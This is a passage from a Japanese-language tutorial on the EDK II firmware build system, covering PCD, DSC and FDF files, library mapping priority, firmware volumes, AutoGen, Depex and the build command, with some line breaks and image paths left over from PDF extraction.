### [PcdsDynamic]

```

# 実行時変更可能
gMyPkgTokenSpaceGuid.PcdBootTimeout|5|UINT32|0x00000002
  
```

## PCD の使用:


```

// コード内での使用
UINT32 MaxSize = PcdGet32 (PcdMaxBufferSize);
PcdSet32 (PcdBootTimeout, 10);
  
```

## DSC ファイル (プラットフォーム記述)

### DSC ファイルの役割

**DSC (Description)** ファイルは、プラットフォーム全体のビルド設定を定義します。



## DSC ファイルの構造

### [Defines]

```
PLATFORM_NAME          = MyPlatform
PLATFORM_GUID          = fedcba98-7654-3210-fedc-
ba9876543210
PLATFORM_VERSION        = 1.0
DSC_SPECIFICATION      = 0x00010005
OUTPUT_DIRECTORY        = Build/MyPlatform
SUPPORTED_ARCHITECTURES = IA32|X64
BUILD_TARGETS           = DEBUG|RELEASE
SKUID_IDENTIFIER         = DEFAULT
```

### [LibraryClasses]

```
# グローバルマッピング（すべてのモジュール）
BaseLib|MdePkg/Library/BaseLib/BaseLib.inf
```

```
DebugLib|MdePkg/Library/BaseDebugLibSerialPort/BaseDebugLibSerialPor
t.inf
```

### [LibraryClasses.common.DXE\_DRIVER]

```
# DXE ドライバ専用マッピング
```

```
MemoryAllocationLib|MdeModulePkg/Library/UefiMemoryAllocationLib/Uef
iMemoryAllocationLib.inf
```

### [LibraryClasses.X64]

```
# X64 専用マッピング
```

```
RegisterFilterLib|MdePkg/Library/RegisterFilterLibNull/RegisterFilte
rLibNull.inf
```

### [PcdsFixedAtBuild]

```
gEfiMdePkgTokenSpaceGuid.PcdDebugPrintErrorLevel|0x80000042
```

### [PcdsDynamicDefault]

```
gEfiMdeModulePkgTokenSpaceGuid.PcdConOutRow|25
gEfiMdeModulePkgTokenSpaceGuid.PcdConOutColumn|80
```


### [Components]

```
MdeModulePkg/Core/Dxe/DxeMain.inf
MdeModulePkg/Universal/PCD/Dxe/Pcd.inf
MyPkg/MyDriver/MyDriver.inf {
    <LibraryClasses>
        # このモジュール専用のライブラリマッピング
```

```
DebugLib|MdePkg/Library/UefiDebugLibConOut/UefiDebugLibConOut.inf  
}
```

## ライブラリマッピングの優先順位

優先順位 (高 → 低) :



例:

```
[LibraryClasses]
  DebugLib|MdePkg/Library/BaseDebugLibNull/BaseDebugLibNull.inf  #
1. グローバル

[LibraryClasses.X64]

DebugLib|MdePkg/Library/BaseDebugLibSerialPort/BaseDebugLibSerialPor
t.inf  # 2. X64 用

[LibraryClasses.common.DXE_DRIVER]
  DebugLib|MdePkg/Library/UefiDebugLibConOut/UefiDebugLibConOut.inf
# 3. DXE Driver 用

[Components]
  MyPkg/MyDriver/MyDriver.inf {
    <LibraryClasses>
      DebugLib|MyPkg/Library/MyDebugLib/MyDebugLib.inf  # 4. 個別モジ
ュール用 (最優先)
  }
```

## Components セクション

モジュール指定の詳細:

```
[Components.X64]
# 基本形
MdeModulePkg/Core/Dxe/DxeMain.inf

# ライブラリオーバーライド
MyPkg/MyDriver/MyDriver.inf {
    <LibraryClasses>

DebugLib|MdePkg/Library/UefiDebugLibConOut/UefiDebugLibConOut.inf
}


# PCD オーバーライド
MyPkg/AnotherDriver/AnotherDriver.inf {
    <PcdsFixedAtBuild>
        gMyPkgTokenSpaceGuid.PcdMaxBufferSize|2048
}

# BuildOptions オーバーライド
MyPkg/OptimizedDriver/OptimizedDriver.inf {
    <BuildOptions>
        GCC: *_-*_*_CC_FLAGS = -O3
}
```

## FDF ファイル (フラッシュレイアウト)

### FDF ファイルの役割

**FDF (Flash Device) ファイル** は、ファームウェアイメージのレイアウトを定義します。



## FDF ファイルの構造

```
[Defines]
DEFINE FLASH_BASE      = 0xFF000000
DEFINE FLASH_SIZE     = 0x01000000 # 16MB
DEFINE BLOCK_SIZE      = 0x10000   # 64KB

[FD.MyPlatform]
BaseAddress    = $(FLASH_BASE)
Size          = $(FLASH_SIZE)
ErasePolarity = 1
BlockSize      = $(BLOCK_SIZE)
NumBlocks     = $(FLASH_SIZE) / $(BLOCK_SIZE)

# Flash レイアウト
0x00000000|0x00100000 # 1MB

gMyPlatformPkgTokenSpaceGuid.PcdFlashNvStorageVariableBase|gMyPlatformPkgTokenSpaceGuid.PcdFlashNvStorageVariableSize
DATA = {
    # NVRAM 領域
}

0x00100000|0x00F00000 # 15MB
FV = FVMAIN_COMPACT

[FV.FVMAIN_COMPACT]
FvAlignment      = 16
ERASE_POLARITY   = 1
MEMORY_MAPPED    = TRUE
STICKY_WRITE     = TRUE
LOCK_CAP         = TRUE
LOCK_STATUS      = TRUE
WRITE_DISABLED_CAP = TRUE
WRITE_ENABLED_CAP = TRUE
WRITE_STATUS     = TRUE
WRITE_LOCK_CAP   = TRUE
WRITE_LOCK_STATUS = TRUE
READ_DISABLED_CAP = TRUE
READ_ENABLED_CAP = TRUE
READ_STATUS      = TRUE
READ_LOCK_CAP    = TRUE
READ_LOCK_STATUS = TRUE

# SEC Phase
INF UefiCpuPkg/SecCore/SecCore.inf
```

```

# PEI Phase
INF  MdeModulePkg/Core/Pei/PeiMain.inf
INF  MdeModulePkg/Universal/PCD/Pei/Pcd.inf
INF  MyPkg/MemoryInit/MemoryInit.inf

# DXE Phase (圧縮FV)
FILE FV_IMAGE = 9E21FD93-9C72-4c15-8C4B-E77F1DB2D792 {
    SECTION GUIDED EE4E5898-3914-4259-9D6E-DC7BD79403CF
PROCESSING_REQUIRED = TRUE {
    SECTION FV_IMAGE = FVMAIN
}
}

[FV.FVMAIN]
FvAlignment      = 16

# DXE Core
INF  MdeModulePkg/Core/Dxe/DxeMain.inf

# Drivers
INF  MdeModulePkg/Universal/PCD/Dxe/Pcd.inf
INF  MyPkg/MyDriver/MyDriver.inf

[Capsule.MyUpdate]
CAPSULE_GUID      = 6DCBD5ED-E82D-4C44-BD A1-
7194199AD92A
CAPSULE_FLAGS     = PersistAcrossReset,InitiateReset


FV = FVMAIN_COMPACT

```

## Firmware Volume (FV) の仕組み

FV の構造:

### Firmware Volume:



### ファイルタイプ:

タイプ	説明
RAW	生データ
FREEFORM	任意形式
SECURITY_CORE	SEC Core
PEI_CORE	PEI Core
DXE_CORE	DXE Core
PEIM	PEIM
DRIVER	DXE Driver
COMBINED_PEIM_DRIVER	PEI+DXE
APPLICATION	UEFI Application
FV_IMAGE	入れ子 FV

### 圧縮と暗号化

### GUIDED セクション:

```

FILE FV_IMAGE = ... {
    SECTION GUIDED <GUID> PROCESSING_REQUIRED = TRUE {
        # 圧縮された FV
        SECTION FV_IMAGE = FVMAIN
    }
}

```

### 標準 GUID:


GUID	処理
EE4E5898-3914-4259-9D6E-DC7BD79403CF	LZMA 圧縮
A31280AD-481E-41B6-95E8-127F4C984779	TIANO 圧縮
FC1BCDB0-7D31-49AA-936A-A4600D9DD083	CRC32

### 圧縮の目的:

- フラッシュサイズ削減
- ブート時間短縮（解凍は高速）
- コスト削減


# ビルドシステムの内部動作

ビルドプロセス全体



## AutoGen (自動生成)

AutoGen の役割:



生成される AutoGen.c の例:

```
// AutoGen.c (概念)
#include <AutoGen.h>

// ライブラリコンストラクタ呼び出し
EFI_STATUS
EFIAPI
ProcessLibraryConstructorList (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_STATUS Status;

    Status = BaseLibConstructor ();
    if (EFI_ERROR (Status)) {
        return Status;
    }

    // ... 他のコンストラクタ
    return EFI_SUCCESS;
}

// エントリポイント (ユーザー関数を呼び出し)
EFI_STATUS
EFIAPI
_ModuleEntryPoint (
    IN EFI_HANDLE      ImageHandle,
    IN EFI_SYSTEM_TABLE *SystemTable
)
{
    EFI_STATUS Status;

    ProcessLibraryConstructorList (ImageHandle, SystemTable);


    Status = MyDriverEntryPoint (ImageHandle, SystemTable); // ユーザー一定義


    ProcessLibraryDestructorList (ImageHandle, SystemTable);

    return Status;
}
```

## 依存関係解決

ビルド時依存:




**実行時依存 (Depex):****Depex バイナリ形式:**

Depex Binary:

- Opcode: PUSH (protocol GUID)
- Opcode: AND
- Opcode: PUSH (protocol GUID)
- Opcode: OR
- Opcode: END

## GenFv/GenFds (FV/FD 生成)

### GenFv の処理:



### GenFds の処理:

#### GenFds:

1. FDF 解析
2. 各 FV を GenFv で生成
3. FD レイアウトに従って配置
4. 最終 .fd イメージ生成

# ビルドコマンド

## 基本的な使い方

```
# 標準ビルド  
build -a X64 -t GCC5 -p MyPkg/MyPlatform.dsc  
  
# リリースビルド  
build -a X64 -t GCC5 -p MyPkg/MyPlatform.dsc -b RELEASE  
  
# クリーンビルド  
build -a X64 -t GCC5 -p MyPkg/MyPlatform.dsc cleanall
```

### オプション:

オプション	説明
-a ARCH	アーキテクチャ (IA32, X64, ARM, AARCH64)
-t TOOL	ツールチェーン (GCC5, VS2019, CLANG38)
-p DSC	プラットフォーム DSC ファイル
-b TARGET	ビルドターゲット (DEBUG, RELEASE)
-m INF	単一モジュールビルド
-n NUM	並列ビルド数

## ビルド成果物

### 出力ディレクトリ構造:

```

Build/MyPlatform/
└── DEBUG_GCC5/
    └── X64/
        └── MyPkg/
            └── MyDriver/
                └── MyDriver/
                    └── OUTPUT/
                        ├── MyDriver.efi      # 最終成果物
                        ├── MyDriver.lib
                        └── ...
                    └── DEBUG/
                        ├── AutoGen.c
                        ├── AutoGen.h
                        └── ...
                └── Makefile
            └── FV/
                └── FVMAIN.fv
                    ...
            └── FD/
                └── MyPlatform.fd      # Flash Device イメージ
        BuildLog.txt

```

## まとめ

この章では、EDK II のモジュール構造とビルドシステムを説明しました。

### 重要なポイント:

#### ファイルの役割:

ファイル	役割	スコープ
<b>INF</b>	モジュール記述	1モジュール
<b>DEC</b>	パッケージ宣言	1パッケージ
<b>DSC</b>	プラットフォーム記述	プラットフォーム全体
<b>FDF</b>	フラッシュレイアウト	ファームウェアイメージ

#### ビルドフロー:



### 依存関係:

- ビルド時: ライブラリ依存 (DSC で解決)
- 実行時: プロトコル依存 (Depex で制御)

### 重要な仕組み:

- ライブラリマッピング: クラス → インスタンスの柔軟な対応付け
- Depex: 実行順序の動的制御
- AutoGen: ボイラープレートコードの自動生成
- FV/FD: 階層的なファームウェアイメージ構築

---

次章では、プロトコルとドライバモデルの詳細を見ていきます。

### 参考資料

- [EDK II Build Specification](#)
- [EDK II INF Specification](#)
- [EDK II DEC Specification](#)
- [EDK II FDF Specification](#)
- [BaseTools User Guide](#)

# プロトコルとドライバモデル

## この章で学ぶこと

- UEFI プロトコルの仕組みと設計思想
- UEFI Driver Model の詳細
- Handle Database とプロトコルデータベース
- ドライバの種類と役割分担

